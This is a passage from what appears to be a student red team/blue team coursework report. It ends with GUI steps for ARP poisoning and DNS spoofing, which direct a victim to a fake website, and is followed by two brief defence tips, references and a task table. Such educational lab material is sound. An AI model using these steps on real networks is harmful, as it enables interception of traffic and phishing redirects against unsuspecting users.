
- k) Select all the available target host to target 1, then click manage plugins.




- l) Double click on dns_spoof.



m) Enable ARP poisoning.



n) Lastly, start the sniffing process.




- o) The victim should be directed to our fake website.




DEFENCE

- a) Use secured dns in your browser setting.



- b) Your browser will be able to detect suspicious links.



References

Bhargava, A. (2022, May 4). *The role of different types of teams in cyber security*. Tutorials Point.

<https://www.tutorialspoint.com/the-role-of-different-types-of-teams-in-cyber-security>

Mani, V. (2022, January 13). *Strengthening cybersecurity with red team engagements*. ISACA.

<https://www.isaca.org/resources/isaca-journal/issues/2022/volume-1/strengthening-cybersecurity-with-red-team-engagements>

Moyle, E. (2021, October 11). *5 open source offensive security tools for red teaming*. Security.

<https://www.techtarget.com/searchsecurity/tip/5-open-source-offensive-security-tools-for-red-teaming>

Coursera Staff. (2023, November 30). *Red Team vs. Blue Team in Cybersecurity*. Coursera.

[Red Team vs. Blue Team in Cybersecurity | Coursera](#)

JJ Cranford. (2023, April 17). *Red Team VS Blue Team: What's the Difference?*. CrowdStrike.

<https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/>

An Explanation of NetBIOS Networking. (2021, June 19). Retrieved from

<https://www.lifewire.com/netbios-software-protocol-818229>

TASK DISTRIBUTION

NO.	MEMBER	TASK
1.	MUHAMMAD AFIQ BIN SHAMSUDIN	-Blue team task -Project summary performance -Additional summary information
2.	MUHAMMAD IRFAN BIN ROSLI	-Blue team task -Critical thinking review -Theory and principles (Blue team)
3.	ARIFF ISKANDAR SHAH BIN ARMAN SHAH	-Red team task -Content Summary -Theory and principles (Red team)
4.	MOHAMAD NAZRUL AIZAD BIN MOHD KANIDI	-Red team task -Lessons learned -Learning outcome

